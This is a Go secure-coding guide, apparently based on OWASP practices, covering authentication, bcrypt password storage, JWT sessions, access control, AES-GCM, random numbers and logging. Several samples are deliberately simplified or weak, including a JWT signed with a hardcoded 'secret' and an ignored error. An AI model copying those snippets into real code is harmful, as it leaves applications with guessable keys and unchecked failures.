Resources which require authentication should not perform it themselves. Instead, "*redirection to and from the centralized authentication control*" should be used. Be careful handling redirection: you should redirect only to local and/or safe resources.

Authentication should not be used only by the application's users, but also by your own application when it requires "*connection to external systems that involve sensitive information or functions*". In these cases, "*authentication credentials for accessing services external to the application should be encrypted and stored in a protected location on a trusted system (e.g., the server). The source code is NOT a secure location*".

# Communicating authentication data

In this section, "communication" is used in a broader sense, encompassing User Experience (UX) and client-server communication.

Not only is it true that "*password entry should be obscured on user's screen*", but also the "*remember me functionality should be disabled*".

You can accomplish both by using an input field with `type="password"`, and setting the `autocomplete` attribute to `off`[1].

```
<input type="password" name="passwd" autocomplete="off" />
```

Authentication credentials should be sent only through encrypted connections (HTTPS). An exception to the encrypted connection may be the temporary passwords associated with email resets.

Remember that requested URLs are usually logged by the HTTP server ( `access_log` ), which include the query string. To prevent authentication credentials leakage to HTTP server logs, data should be sent to the server using the HTTP `POST` method.

```
xxx.xxx.xxx.xxx - - [27/Feb/2017:01:55:09 +0000] "GET /?username=user&password=70pS3cure/oassw0rd HTTP/1.1" 200 235 "
```

A well-designed HTML form for authentication would look like:

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
    <input type="hidden" name="csrf" value="CSRF-TOKEN" />

    <label>Username <input type="text" name="username" /></label>
    <label>Password <input type="password" name="password" /></label>

    <input type="submit" value="Submit" />
</form>
```

When handling authentication errors, your application should not disclose which part of the authentication data was incorrect. Instead of "Invalid username" or "Invalid password", just use "Invalid username and/or password" interchangeably:

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
    <input type="hidden" name="csrf" value="CSRF-TOKEN" />

    <div class="error">
        <p>Invalid username and/or password</p>
    </div>

    <label>Username <input type="text" name="username" /></label>
    <label>Password <input type="password" name="password" /></label>

    <input type="submit" value="Submit" />
</form>
```

Using a generic message you do not disclose:

- Who is registered: "Invalid password" means that the username exists.
- How your system works: "Invalid password" may reveal how your application works, first querying the database for the `username` and then comparing passwords in-memory.

An example of how to perform authentication data validation (and storage) is available at Validation and Storage section.

After a successful login, the user should be informed about the last successful or unsuccessful access date/time so that he can detect and report suspicious activity. Further information regarding logging can be found in the `Error Handling and Logging` section of the document. Additionally, it is also recommended to use a constant time comparison function while checking passwords in order to prevent a timing attack. The latter consists of analyzing the difference of time between multiple requests with different inputs. In this case, a standard comparison of the form `record == password` would return false at the first character that does not match. The closer the submitted password is, the longer the response time. By exploiting that, an attacker could guess the password. Note that even if the record doesn't exist, we always force the execution of `subtle.ConstantTimeCompare` with an empty value to compare it to the user input.

---

1. How to Turn Off Form Autocompletion, Mozilla Developer Network ↩
2. Log Files, Apache Documentation ↩
3. log_format, Nginx log_module "log_format" directive ↩

# Validation and storing authentication data

# Validation

The key subject of this section is the "authentication data storage", since more often than desirable, user account databases are leaked on the Internet. Of course, this is not guaranteed to happen. But in the case of such an event, collateral damages can be avoided if authentication data, especially passwords, are stored properly.

First, let's be clear that "*all authentication controls should fail securely*". We recommend you read all other "Authentication and Password Management" sections, since they cover recommendations about reporting back wrong authentication data and how to handle logging.

One other preliminary recommendation is as follow: for sequential authentication implementations (like Google does nowadays), validation should happen only on the completion of all data input, on a trusted system (e.g. the server).

# Storing password securely: the theory

Now let's discuss storing passwords.

You really don't need to store passwords, since they are provided by the users (plaintext). But you will need to validate on each authentication whether users are providing the same token.

So, for security reasons, what you need is a "one way" function `H`, so that for every password `p1` and `p2`, `p1` is different from `p2`, `H(p1)` is also different from `H(p2)`[1].

Does this sound, or look like math? Pay attention to this last requirement: `H` should be such a function that there's no function `H⁻¹` so that `H⁻¹(H(p1))` is equal to `p1`. This means that there's no way back to the original `p1`, unless you try all possible values of `p`.

If `H` is one-way only, what's the real problem about account leakage?

Well, if you know all possible passwords, you can pre-compute their hashes and then run a rainbow table attack.

Certainly you were already told that passwords are hard to manage from user's point of view, and that users are not only able to re-use passwords, but they also tend to use something that's easy to remember, hence somehow guessable.

How can we avoid this?

The point is: if two different users provide the same password `p1`, we should store a different hashed value. It may sound impossible, but the answer is `salt`: a pseudo-random **unique per user password** value which is prepended to `p1`, so that the resulting hash is computed as follows: `H(salt + p1)`.

So each entry on a passwords store should keep the resulting hash, and the `salt` itself in plaintext: `salt` is not required to remain private.

Last recommendations.

- Avoid using deprecated hashing algorithms (e.g. SHA-1, MD5, etc)
- Read the Pseudo-Random Generators section.

The following code-sample shows a basic example of how this works:

```
package main

import (
    "crypto/rand"
    "crypto/sha256"
    "database/sql"
    "context"
    "fmt"
)

const saltSize = 32

func main() {
    ctx := context.Background()
    email := []byte("john.doe@somedomain.com")
    password := []byte("47;u5:B(95m72;Xq")

    // create random word
    salt := make([]byte, saltSize)
    _, err := rand.Read(salt)
    if err != nil {
        panic(err)
    }

    // let's create SHA256(salt+password)
    hash := sha256.New()
    hash.Write(salt)
    hash.Write(password)
    h := hash.Sum(nil)

    // this is here just for demo purposes
    //
    // fmt.Printf("email   : %s\n", string(email))
    // fmt.Printf("password: %s\n", string(password))
    // fmt.Printf("salt    : %x\n", salt)
    // fmt.Printf("hash    : %x\n", h)

    // you're supposed to have a database connection
    stmt, err := db.PrepareContext(ctx, "INSERT INTO accounts SET hash=?, salt=?, email=?")
    if err != nil {
        panic(err)
    }
    result, err := stmt.ExecContext(ctx, h, salt, email)
    if err != nil {
        panic(err)
    }

}
```

However, this approach has several flaws and should not be used. It is shown here only to illustrate the theory with a practical example. The next section explains how to correctly salt passwords in real life.

# Storing password securely: the practice

One of the most important sayings in cryptography is: **never roll your own crypto**. By doing so, one can put the entire application at risk. It is a sensitive and complex topic. Hopefully, cryptography provides tools and standards reviewed and approved by experts. It is therefore important to use them instead of trying to re-invent the wheel.

In the case of password storage, the hashing algorithms recommended by OWASP are `bcrypt`, `PDKDF2`, `Argon2` and `scrypt`. Those take care of hashing and salting passwords in a robust way. Go authors provide an extended package for cryptography, that is not part of the standard library. It provides robust implementations for most of the aforementioned algorithms. It can be downloaded using `go get`:

```
go get golang.org/x/crypto
```

The following example shows how to use bcrypt, which should be good enough for most of the situations. The advantage of bcrypt is that it is simpler to use, and is therefore less error-prone.

```
package main

import (
    "database/sql"
    "context"
    "fmt"

    "golang.org/x/crypto/bcrypt"
)

func main() {
    ctx := context.Background()
    email := []byte("john.doe@somedomain.com")
    password := []byte("47;u5:B(95m72;Xq")

    // Hash the password with bcrypt
    hashedPassword, err := bcrypt.GenerateFromPassword(password, bcrypt.DefaultCost)
    if err != nil {
        panic(err)
    }

    // this is here just for demo purposes
    //
    // fmt.Printf("email          : %s\n", string(email))
    // fmt.Printf("password       : %s\n", string(password))
    // fmt.Printf("hashed password: %x\n", hashedPassword)

    // you're supposed to have a database connection
    stmt, err := db.PrepareContext(ctx, "INSERT INTO accounts SET hash=?, email=?")
    if err != nil {
        panic(err)
    }
    result, err := stmt.ExecContext(ctx, hashedPassword, email)
    if err != nil {
        panic(err)
    }
}
```

Bcrypt also provides a simple and secure way to compare a plaintext password with an already hashed password:

```
 ctx := context.Background()

 // credentials to validate
 email := []byte("john.doe@somedomain.com")
 password := []byte("47;u5:B(95m72;Xq")

// fetch the hashed password corresponding to the provided email
record := db.QueryRowContext(ctx, "SELECT hash FROM accounts WHERE email = ? LIMIT 1", email)

var expectedPassword string
if err := record.Scan(&expectedPassword); err != nil {
    // user does not exist

    // this should be logged (see Error Handling and Logging) but execution
    // should continue
}

if bcrypt.CompareHashAndPassword([]byte(expectedPassword), password) != nil {
    // passwords do not match

    // passwords mismatch should be logged (see Error Handling and Logging)
    // error should be returned so that a GENERIC message "Sign-in attempt has
    // failed, please check your credentials" can be shown to the user.
}
```

If you're not comfortable with password hashing and comparison options/parameters, better delegating the task to specialized third-party package with safe defaults. Always opt for an actively maintained package and remind to check for known issues.

- passwd - A Go package that provides a safe default abstraction for password hashing and comparison. It has support for original go bcrypt implementation, argon2, scrypt, parameters masking and key'ed (uncrackable) hashes.

> [1]. Hashing functions are the subject of Collisions but recommended hashing functions have a really low collisions probability ↩

# Password Policies

Passwords are a historical asset, part of most authentication systems, and are the number one target of attackers.

Quite often some service leaks its users' database, and despite the leak of email addresses and other personal data, the biggest concern are passwords. Why? Because passwords are not easy to manage and remember. Users not only tend to use weak passwords (e.g. "123456") they can easily remember, they can also re-use the same password for different services.

If your application sign-in requires a password, the best you can do is to "*enforce password complexity requirements, (...) requiring the use of alphabetic as well as numeric and/or special characters)*". Password length should also be enforced: "*eight characters is commonly used, but 16 is better or consider the use of multi-word pass phrases*".

Of course, none of the previous guidelines will prevent users from re-using the same password. The best you can do to reduce this bad practice is to "*enforce password changes*", and preventing password re-use. "*Critical systems may require more frequent changes. The time between resets must be administratively controlled*".

# Reset

Even if you're not applying any extra password policy, users still need to be able to reset their password. Such a mechanism is as critical as signup or sign-in, and you're encouraged to follow the best practices to be sure your system does not disclose sensitive data and become compromised.

"*Passwords should be at least one day old before they can be changed*". This way you'll prevent attacks on password re-use. Whenever using "*email based resets, only send email to a pre-registered address with a temporary link/password*" which should have a short expiration period.

Whenever a password reset is requested, the user should be notified. The same way, temporary passwords should be changed on the next usage.

A common practice for password reset is the "Security Question", whose answer was previously configured by the account owner. "*Password reset questions should support sufficiently random answers*": asking for "Favorite Book?" may lead to "The Bible" which makes this reset questions undesirable in most cases.

# Other guidelines

Authentication is a critical part of any system, therefore you should always employ correct and safe practices. Below are some guidelines to make your authentication system more resilient:

- "*Re-authenticate users prior to performing critical operations*"
- "*Use Multi-Factor Authentication for highly sensitive or high value transactional accounts*"
- "*Implement monitoring to identify attacks against multiple user accounts, utilizing the same password. This attack pattern is used to bypass standard lockouts, when user IDs can be harvested or guessed*"
- "*Change all vendor-supplied default passwords and user IDs or disable the associated accounts*"
- "*Enforce account disabling after an established number of invalid login attempts (e.g., five attempts is common). The account must be disabled for a period of time sufficient to discourage brute force guessing of credentials, but not so long as to allow for a denial-of-service attack to be performed*"

# Session Management

In this section we will cover the most important aspects of session management according to OWASP's Secure Coding Practices. An example is provided along with an overview of the rationale behind these practices. Along with this text, there is a folder which contains the complete source code of the program we will analyze during this section. The flow of the session process can be seen in the following image:


When dealing with session management, the application should only recognize the server's session management controls, and the session's creation should be done on a trusted system. In the code example provided, our application generates a session using JWT. This is done in the following function:

```
// create a JWT and put in the clients cookie
func setToken(res http.ResponseWriter, req *http.Request) {
  ...
}
```

We must ensure that the algorithms used to generate our session identifier are sufficiently random, to prevent session brute forcing.

```
...
token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
signedToken, _ := token.SignedString([]byte("secret")) //our secret
...
```

Now that we have a sufficiently strong token, we must also set the `Domain`, `Path`, `Expires`, `HTTP only`, `Secure` for our cookies. In this case the `Expires` value is in this example set to 30 minutes since we are considering our application a low-risk application.

```
// Our cookie parameter
cookie := http.Cookie{
    Name: "Auth",
    Value: signedToken,
    Expires: expireCookie,
    HttpOnly: true,
    Path: "/",
    Domain: "127.0.0.1",
    Secure: true
}

http.SetCookie(res, &cookie) //Set the cookie
```

Upon sign-in, a new session is always generated. The old session is never re-used, even if it is not expired. We also use the `Expire` parameter to enforce periodic session termination as a way to prevent session hijacking. Another important aspect of cookies is to disallow a concurrent login for the same username. This can be done by keeping a list of logged in users, and comparing the new login username against this list. This list of active users is usually kept in a Database.

Session identifiers should never be exposed in URL's. They should only be located in the HTTP cookie header. An example of an undesirable practice is to pass session identifiers as GET parameters. Session data must also be protected from unauthorized access by other users of the server.

Regarding HTTP to HTTPS connection changes, special care should be taken to prevent Man-in-the-Middle (MITM) attacks that sniff and potentially hijack the user's session. The best practice regarding this issue, is to use HTTPS in all requests. In the following example our server is using HTTPS.

```
err := http.ListenAndServeTLS(":443", "cert/cert.pem", "cert/key.pem", nil)
if err != nil {
  log.Fatal("ListenAndServe: ", err)
}
```

In case of highly sensitive or critical operations, the token should be generated per-request, instead of per-session. Always make sure the token is sufficiently random and has a length secure enough to protect against brute forcing.

The final aspect to consider in session management, is the **Logout** functionality. The application should provide a way to logout from all pages that require authentication, as well as fully terminate the associated session and connection. In our example, when a user logs out, the cookie is deleted from the client. The same action should be taken in the location where we store our user session information.

```
...
cookie, err := req.Cookie("Auth") //Our auth token
if err != nil {
  res.Header().Set("Content-Type", "text/html")
  fmt.Fprint(res, "Unauthorized - Please login <br>")
  fmt.Fprintf(res, "<a href=\"login\"> Login </a>")
  return
}
...
```

The full example can be found in session.go

# Access Control

When dealing with access controls the first step to take is to use only trusted system objects for access authorization decisions. In the example provided in the Session Management section, we implemented this using JWT: JSON Web Tokens to generate a session token on the server-side.

```
// create a JWT and put in the clients cookie
func setToken(res http.ResponseWriter, req *http.Request) {
    //30m Expiration for non-sensitive applications - OWASP
    expireToken := time.Now().Add(time.Minute * 30).Unix()
    expireCookie := time.Now().Add(time.Minute * 30)

    //token Claims
    claims := Claims{
        {...}
    }

    token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
    signedToken, _ := token.SignedString([]byte("secret"))
```

We can then store and use this token to validate the user and enforce our `Access Control` model.

The component used for access authorization should be a single one, used site-wide. This includes libraries that call external authorization services.

In case of a failure, access control should fail securely. In Go we can use `defer` to achieve this. There are more details in the Error Logging section of this document.

If the application cannot access its configuration information, all access to the application should be denied.

Authorization controls should be enforced on every request, including server-side scripts, as well as requests from client-side technologies like AJAX or Flash.

It is also important to properly separate privileged logic from the rest of the application code.

Other important operations where access controls must be enforced in order to prevent an unauthorized user from accessing them, are as follows:

- File and other resources
- Protected URL's
- Protected functions
- Direct object references
- Services
- Application data
- User and data attributes and policy information.

In the provided example, a simple direct object reference is tested. This code is built upon the sample in the Session Management.

When implementing these access controls, it's important to verify that the server-side implementation and the presentation layer representations of access control rules are the same.

If *state data* needs to be stored on the client-side, it's necessary to use encryption and integrity checking in order to prevent tampering.

Application logic flow must comply with the business rules.

When dealing with transactions, the number of transactions a single user or device can perform in a given period of time must be above the business requirements but low enough to prevent a user from performing a Denial-of-Service (DoS) attack.

It is important to note that using only the `referer` HTTP header is insufficient to validate authorization, and should only be used as a supplemental check.

Regarding long authenticated sessions, the application should periodically re-evaluate the user's authorization to verify that the user's permissions have not changed. If the permissions have changed, log the user "out" and force them to re-authenticate.

User accounts should also have a way to audit them, in order to comply with safety procedures. (e.g. Disabling a user's account 30 days after the password's expiration date).

The application must also support the disabling of accounts and the termination of sessions when a user's authorization is revoked. (e.g. role change, employment status, etc.).

When supporting external service accounts and accounts that support connections *from* or *to* external systems, these accounts must use the lowest level privilege possible.

# Cryptographic Practices

Let's make the first statement as strong as your cryptography should be: **hashing and encrypting are two different things**.

There's a general misconception, and most of the time, hashing and encrypting are used interchangeably, in an incorrect way. They are different concepts, and they also serve different purposes.

A hash is a string or number generated by a (hash) function from source data:

```
hash := F(data)
```

The hash has a fixed length and its value vary widely with small variations in input (collisions may still happen). A good hashing algorithm won't allow a hash to turn into its original source[1]. MD5 is the most popular hashing algorithm, but securitywise BLAKE2 is considered the strongest and most flexible.

Go supplementary cryptography libraries offers both BLAKE2b (or just BLAKE2) and BLAKE2s implementations: the former is optimized for 64-bit platforms and the latter for 8-bit to 32-bit platforms. If BLAKE2 is unavailable, SHA-256 is the right option.

Please note that slowness is something desired on a cryptographic hashing algorithm. Computers become faster over time, meaning that attacker can try more and more potential passwords as years pass (see Credential Stuffing and Brute-force attacks). To fight back, the hashing function should be *inherently slow*, using at least 10,000 iterations.

Whenever you have something that you don't need to know what it is, but only if it's *what it's supposed to be* (like checking file integrity after download), you should use hashing[2]

```
package main

import "fmt"
import "io"
import "crypto/md5"
import "crypto/sha256"
import "golang.org/x/crypto/blake2s"

func main () {
        h_md5 := md5.New()
        h_sha := sha256.New()
        h_blake2s, _ := blake2s.New256(nil)
        io.WriteString(h_md5, "Welcome to Go Language Secure Coding Practices")
        io.WriteString(h_sha, "Welcome to Go Language Secure Coding Practices")
        io.WriteString(h_blake2s, "Welcome to Go Language Secure Coding Practices")
        fmt.Printf("MD5        : %x\n", h_md5.Sum(nil))
        fmt.Printf("SHA256     : %x\n", h_sha.Sum(nil))
        fmt.Printf("Blake2s-256: %x\n", h_blake2s.Sum(nil))
}
```

The output

```
MD5        : ea9321d8fb0ec6623319e49a634aad92
SHA256     : ba4939528707d791242d1af175e580c584dc0681af8be2a4604a526e864449f6
Blake2s-256: 1d65fa02df8a149c245e5854d980b38855fd2c78f2924ace9b64e8b21b3f2f82
```

**Note**: To run the source code sample you'll need to run `$ go get golang.org/x/crypto/blake2s`

On the other hand, encryption turns data into variable length data using a key

```
encrypted_data := F(data, key)
```

Unlike the hash, we can compute `data` back from `encrypted_data` by applying the right decryption function and key:

```
data := F⁻¹(encrypted_data, key)
```

Encryption should be used whenever you need to communicate or store sensitive data, which you or someone else needs to access later on for further processing. A "simple" encryption use case is the HTTPS - Hyper Text Transfer Protocol Secure. AES is the *de facto* standard when it comes to symmetric key encryption. This algorithm, similar to many other symmetric ciphers, can be implemented in different modes. You'll notice in the code sample below, GCM (Galois Counter Mode) was used, instead of the more popular (in cryptography code examples, at least) CBC/ECB. The main difference between GCM and CBC/ECB is the fact that the former is an **authenticated** cipher mode, meaning that after the encryption stage, an authentication tag is added to the ciphertext, which will then be validated **prior** to message decryption, ensuring the message has not been tampered with. In comparison, you have Public key cryptography or asymmetric cryptography which makes use of pairs of keys: public and private. Public key cryptography offers less performance than symmetric key cryptography for most cases. Therefore, its most common use-case is sharing a symmetric key between two parties using asymmetric cryptography, so they can then use the symmetric key to exchange messages encrypted with symmetric cryptography. Aside from AES, which is 1990's technology, Go authors have begun to implement and support more modern symmetric encryption algorithms, which also provide authentication, for example, chacha20poly1305.

Another interesting package in Go is x/crypto/nacl. This is a reference to Dr. Daniel J. Bernstein's NaCl library, which is a very popular modern cryptography library. The nacl/box and nacl/secretbox in Go are implementations of NaCl's abstractions for sending encrypted messages for the two most common use-cases:

- Sending authenticated, encrypted messages between two parties using public key cryptography (nacl/box)
- Sending authenticated, encrypted messages between two parties using symmetric (a.k.a secret-key) cryptography

It is very advisable to use one of these abstractions instead of direct use of AES, if they fit your use-case.

The example below illustrates encryption and decryption using an AES-256 (*256 bits/32 bytes*) based key, with a clear separation of concerns such as encryption, decryption and secret generation. The `secret` method is a convenient option which helps generate a secret. The source code sample was taken from here but has been slightly modified.

```
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "crypto/rand"
    "io"
    "log"
)

func encrypt(val []byte, secret []byte) ([]byte, error) {
    block, err := aes.NewCipher(secret)
    if err != nil {
        return nil, err
    }

    aead, err := cipher.NewGCM(block)
    if err != nil {
        return nil, err
    }

    nonce := make([]byte, aead.NonceSize())
    if _, err = io.ReadFull(rand.Reader, nonce); err != nil {
        return nil, err
    }

    return aead.Seal(nonce, nonce, val, nil), nil
}

func decrypt(val []byte, secret []byte) ([]byte, error) {
    block, err := aes.NewCipher(secret)
    if err != nil {
        return nil, err
    }

    aead, err := cipher.NewGCM(block)
    if err != nil {
        return nil, err
    }

    size := aead.NonceSize()
    if len(val) < size {
        return nil, err
    }

    result, err := aead.Open(nil, val[:size], val[size:], nil)
    if err != nil {
        return nil, err
    }

    return result, nil
}

func secret() ([]byte, error) {
    key := make([]byte, 16)

    if _, err := rand.Read(key); err != nil {
        return nil, err
    }

    return key, nil
}

func main() {
    secret, err := secret()
```

```
    if err != nil {
        log.Fatalf("unable to create secret key: %v", err)
    }

    message := []byte("Welcome to Go Language Secure Coding Practices")
    log.Printf("Message  : %s\n", message)

    encrypted, err := encrypt(message, secret)
    if err != nil {
        log.Fatalf("unable to encrypt the data: %v", err)
    }
    log.Printf("Encrypted: %x\n", encrypted)

    decrypted, err := decrypt(encrypted, secret)
    if err != nil {
        log.Fatalf("unable to decrypt the data: %v", err)
    }
    log.Printf("Decrypted: %s\n", decrypted)
}
```

```
Message  : Welcome to Go Language Secure Coding Practices
Encrypted: b46fcd10657f3c269844da5f824511a0e3da987211bc23e82a9c050a2be287f51bb41dd3546742442498ae9fcad2ce40d88625d184
Decrypted: Welcome to Go Language Secure Coding Practices
```

Please note, you should "*establish and utilize a policy and process for how cryptographic keys will be managed*", protecting "*master secrets from unauthorized access*". That being said, your cryptographic keys shouldn't be hardcoded in the source code (as it is in this example).

Go's crypto package collects common cryptographic constants, but implementations have their own packages, like the crypto/md5 one.

Most modern cryptographic algorithms have been implemented under https://godoc.org/golang.org/x/crypto, so developers should focus on those instead of the implementations in the `crypto/*` package.

---

[1]. Rainbow table attacks are not a weakness on the hashing algorithms. ↩

[2]. Consider reading the Authentication and Password Management section about "*strong one-way salted hashes*" for credentials. ↩

# Pseudo-Random Generators

In OWASP Secure Coding Practices you'll find what seems to be a really complex guideline: "*All random numbers, random file names, random GUIDs, and random strings should be generated using the cryptographic module's approved random number generator when these random values are intended to be un-guessable*", so let's discuss "random numbers".

Cryptography relies on some randomness, but for the sake of correctness, what most programming languages provide out-of-the-box is a pseudo-random number generator: for example, Go's math/rand is not an exception.

You should carefully read the documentation when it states that "*Top-level functions, such as Float64 and Int, use a default shared Source that produces a **deterministic sequence** of values each time a program is run.*" (source)

What exactly does that mean? Let's see:

```
package main

import "fmt"
import "math/rand"

func main() {
    fmt.Println("Random Number: ", rand.Intn(1984))
}
```

Running this program several times will lead exactly to the same number/sequence, but why?

```
$ for i in {1..5}; do go run rand.go; done
Random Number:  1825
Random Number:  1825
Random Number:  1825
Random Number:  1825
Random Number:  1825
```

Because Go's math/rand is a deterministic pseudo-random number generator. Similar to many others, it uses a source, called a Seed. This Seed is **solely** responsible for the randomness of the deterministic pseudo-random number generator. If it is known or predictable, the same will happen to generated number sequence.

We could "fix" this example quite easily by using the math/rand Seed function, getting the expected five different values for each program execution. But because we're on Cryptographic Practices section, we should follow to Go's crypto/rand package.

```
package main

import "fmt"
import "math/big"
import "crypto/rand"

func main() {
    rand, err := rand.Int(rand.Reader, big.NewInt(1984))
    if err != nil {
        panic(err)
    }

    fmt.Printf("Random Number: %d\n", rand)
}
```

You may notice that running crypto/rand is slower than math/rand, but this is expected since the fastest algorithm isn't always the safest. Crypto's rand is also safer to implement. An example of this is the fact that you *CANNOT* seed crypto/rand, since the library uses OS-randomness for this, preventing developer misuse.

```
$ for i in {1..5}; do go run rand-safe.go; done
Random Number: 277
Random Number: 1572
Random Number: 1793
Random Number: 1328
Random Number: 1378
```

If you're curious about how this can be exploited just think what happens if your application creates a default password on user signup, by computing the hash of a pseudo-random number generated with Go's math/rand, as shown in the first example.

Yes, you guessed it, you would be able to predict the user's password!

# Error Handling and Logging

Error handling and logging are essential parts of application and infrastructure protection. When Error Handling is mentioned, it is referring to the capture of any errors in our application logic that may cause the system to crash, unless handled correctly. On the other hand, logging highlights all the operations and requests that occurred on our system. Logging not only allows the identification of all operations that have occurred, but it also helps determine what actions need to be taken to protect the system. Since attackers often attempt to remove all traces of their action by deleting logs, it's critical that logs are centralized.

The scope of this section covers the following:

- Error Handling
- Logging

# Error Handling

In Go, there is a built-in `error` type. The different values of `error` type indicate an abnormal state. Usually in Go, if the `error` value is not `nil` then an error has occurred. It must be dealt with in order to allow the application to recover from that state without crashing.

A simple example taken from the Go blog follows:

```
if err != nil {
    // handle the error
}
```

Not only can the built-in errors be used, we can also specify our own error types. This can be achieved by using the `errors.New` function. Example:

```
{...}
if f < 0 {
    return 0, errors.New("math: square root of negative number")
}
//If an error has occurred print it
if err != nil {
    fmt.Println(err)
}
{...}
```

If we need to format the string containing the invalid argument to see what caused the error, the `Errorf` function in the `fmt` package allows us to do this.

```
{...}
if f < 0 {
    return 0, fmt.Errorf("math: square root of negative number %g", f)
}
{...}
```

When dealing with error logs, developers should ensure no sensitive information is disclosed in the error responses, as well as guarantee that no error handlers leak information (e.g. debugging, or stack trace information).

In Go, there are additional error handling functions, these functions are `panic`, `recover` and `defer`. When an application state is `panic` its normal execution is interrupted, any `defer` statements are executed, and then the function returns to its caller. `recover` is usually used inside `defer` statements and allows the application to regain control over a *panicking* routine, and return to normal execution. The following snippet, based on the Go documentation explains the execution flow:

```
func main () {
    start()
    fmt.Println("Returned normally from start().")
}

func start () {
    defer func () {
        if r := recover(); r != nil {
            fmt.Println("Recovered in start()")
        }
    }()
    fmt.Println("Called start()")
    part2(0)
    fmt.Println("Returned normally from part2().")
}

func part2 (i int) {
    if i > 0 {
        fmt.Println("Panicking in part2()!")
        panic(fmt.Sprintf("%v", i))
    }
    defer fmt.Println("Defer in part2()")
    fmt.Println("Executing part2()")
    part2(i + 1)
}
```

Output:

```
Called start()
Executing part2()
Panicking in part2()!
Defer in part2()
Recovered in start()
Returned normally from start().
```

By examining the output, we can see how Go can handle `panic` situations and recover from them, allowing the application to resume its normal state. These functions allow for a graceful recovery from an otherwise unrecoverable failure.

It is worth noting that `defer` usages also include *Mutex Unlocking*, or loading content after the surrounding function has executed (e.g. footer).

In the `log` package there is also a `log.Fatal`. Fatal level is effectively logging the message, then calling `os.Exit(1)`. Which means:

- Defer statements will not be executed.
- Buffers will not be flushed.
- Temporary files and directories are not removed.

Considering all the previously mentioned points, we can see how `log.Fatal` differs from `Panic` and why it should be used carefully. Some examples of the possible usage of `log.Fatal` are:

- Set up logging and check whether we have a healthy environment and parameters. If we don't, then there's no need to execute our main().
- An error that should never occur and that we know that it's unrecoverable.
- If a non-interactive process encounters an error and cannot complete, there is no way to notify the user about this error. It's best to stop the execution before additional problems can emerge from this failure.

To demonstrate, here's an example of an initialization failure:

```
func initialize(i int) {
    ...
    //This is just to deliberately crash the function.
    if i < 2 {
        fmt.Printf("Var %d - initialized\n", i)
    } else {
        //This was never supposed to happen, so we'll terminate our program.
        log.Fatal("Init failure - Terminating.")
    }
}

func main() {
    i := 1
    for i < 3 {
        initialize(i)
        i++
    }
    fmt.Println("Initialized all variables successfully")
}
```

It's important to assure that in case of an error associated with the security controls, its access is denied by default.

# Logging

Logging should always be handled by the application and should not rely on a server configuration.

All logging should be implemented by a master routine on a trusted system, and the developers should also ensure no sensitive data is included in the logs (e.g. passwords, session information, system details, etc.), nor is there any debugging or stack trace information. Additionally, logging should cover both successful and unsuccessful security events, with an emphasis on important log event data.

Important event data most commonly refers to all:

- Input validation failures.
- Authentication attempts, especially failures.
- Access control failures.
- Apparent tampering events, including unexpected changes to state data.
- Attempts to connect with invalid or expired session tokens.
- System exceptions.
- Administrative functions, including changes to security configuration settings.
- Backend TLS connection failures and cryptographic module failures.

Here's a simple log example which illustrates this:

```
func main() {
    var buf bytes.Buffer
    var RoleLevel int

    logger := log.New(&buf, "logger: ", log.Lshortfile)

    fmt.Println("Please enter your user level.")
    fmt.Scanf("%d", &RoleLevel) //<--- example

    switch RoleLevel {
    case 1:
        // Log successful login
        logger.Printf("Login successful.")
        fmt.Print(&buf)
    case 2:
        // Log unsuccessful Login
        logger.Printf("Login unsuccessful - Insufficient access level.")
        fmt.Print(&buf)
     default:
        // Unspecified error
        logger.Print("Login error.")
        fmt.Print(&buf)
    }
}
```

It's also good practice to implement generic error messages, or custom error pages, as a way to make sure that no information is leaked when an error occurs.

Go's log package, as per the documentation, "implements **simple** logging". Some common and important features are missing, such as leveled logging (e.g. `debug`, `info`, `warn`, `error`, `fatal`, `panic`) and formatters support (e.g. logstash). These are two important features to make logs usable (e.g. for integration with a Security Information and Event Management system).

Most, if not all third-party logging packages offer these and other features. The ones below are some of the most popular third-party logging packages:

- Logrus - https://github.com/Sirupsen/logrus
- glog - https://github.com/golang/glog
- loggo - https://github.com/juju/loggo

Here's an important note regarding Go's log package: Fatal and Panic functions have different behaviors after logging: Panic functions call `panic` but Fatal functions call `os.Exit(1)` that **may terminate the program preventing deferred statements to run, buffers to be flushed, and/or temporary data to be removed**.

---

From the perspective of log access, only authorized individuals should have access to the logs. Developers should also make sure that a mechanism that allows for log analysis is set in place, as well as guarantee that no untrusted data will be executed as code in the intended log viewing software or interface.

Regarding allocated memory cleanup, Go has a built-in Garbage Collector for this very purpose.

As a final step to guarantee log validity and integrity, a cryptographic hash function should be used as an additional step to ensure no log tampering has taken place.

```
{...}
// Get our known Log checksum from checksum file.
logChecksum, err := ioutil.ReadFile("log/checksum")
str := string(logChecksum) // convert content to a 'string'

// Compute our current log's SHA256 hash
b, err := ComputeSHA256("log/log")
if err != nil {
  fmt.Printf("Err: %v", err)
} else {
  hash := hex.EncodeToString(b)
  // Compare our calculated hash with our stored hash
  if str == hash {
    // Ok the checksums match.
    fmt.Println("Log integrity OK.")
  } else {
    // The file integrity has been compromised...
    fmt.Println("File Tampering detected.")
  }
}
{...}
```

Note: The `ComputeSHA256()` function calculates a file's SHA256. It's also important to note that the log-file hashes must be stored in a safe place, and compared with the current log hash to verify integrity before any updates to the log. Working demo available in the repository.

# Data Protection

Nowadays, one of the most important things in security in general is data protection. You don't want something like:


Simply put, data from your web application needs to be protected. Therefore in this section, we will take a look at the different ways to secure it.

One of the first things you should tend to is creating and implementing the right privileges for each user, and restrict them to only the functions they really need.

For example, consider a simple online store with the following user roles:

- *Sales user*: Allowed to only view a catalog
- *Marketing user*: Allowed to check statistics
- *Developer*: Allowed to modify pages and web application options

Also, in the system configuration (aka webserver), you should define the right permissions.

The primary thing to perform is to define the right role for each user - web or system.

Role separation and access controls are further discussed in the Access Control section.

# Remove sensitive information

Temporary and cache files which contain sensitive information should be removed as soon as they're not needed. If you still need some of them, move them to protected areas or encrypt them.

## Comments

Sometimes developers leave comments like *To-do lists* in the source-code, and sometimes, in the worst case scenario, developers may leave credentials.

```
// Secret API endpoint - /api/mytoken?callback=myToken
fmt.Println("Just a random code")
```

In the above example, the developer has an endpoint in a comment which, if not well protected, could be used by a malicious user.

## URL

Passing sensitive information using the HTTP GET method leaves the web application vulnerable because:

1. Data could be intercepted if not using HTTPS by MITM attacks.
2. Browser history stores the user's information. If the URL has session IDs, pins or tokens that don't expire (or have low entropy), they can be stolen.
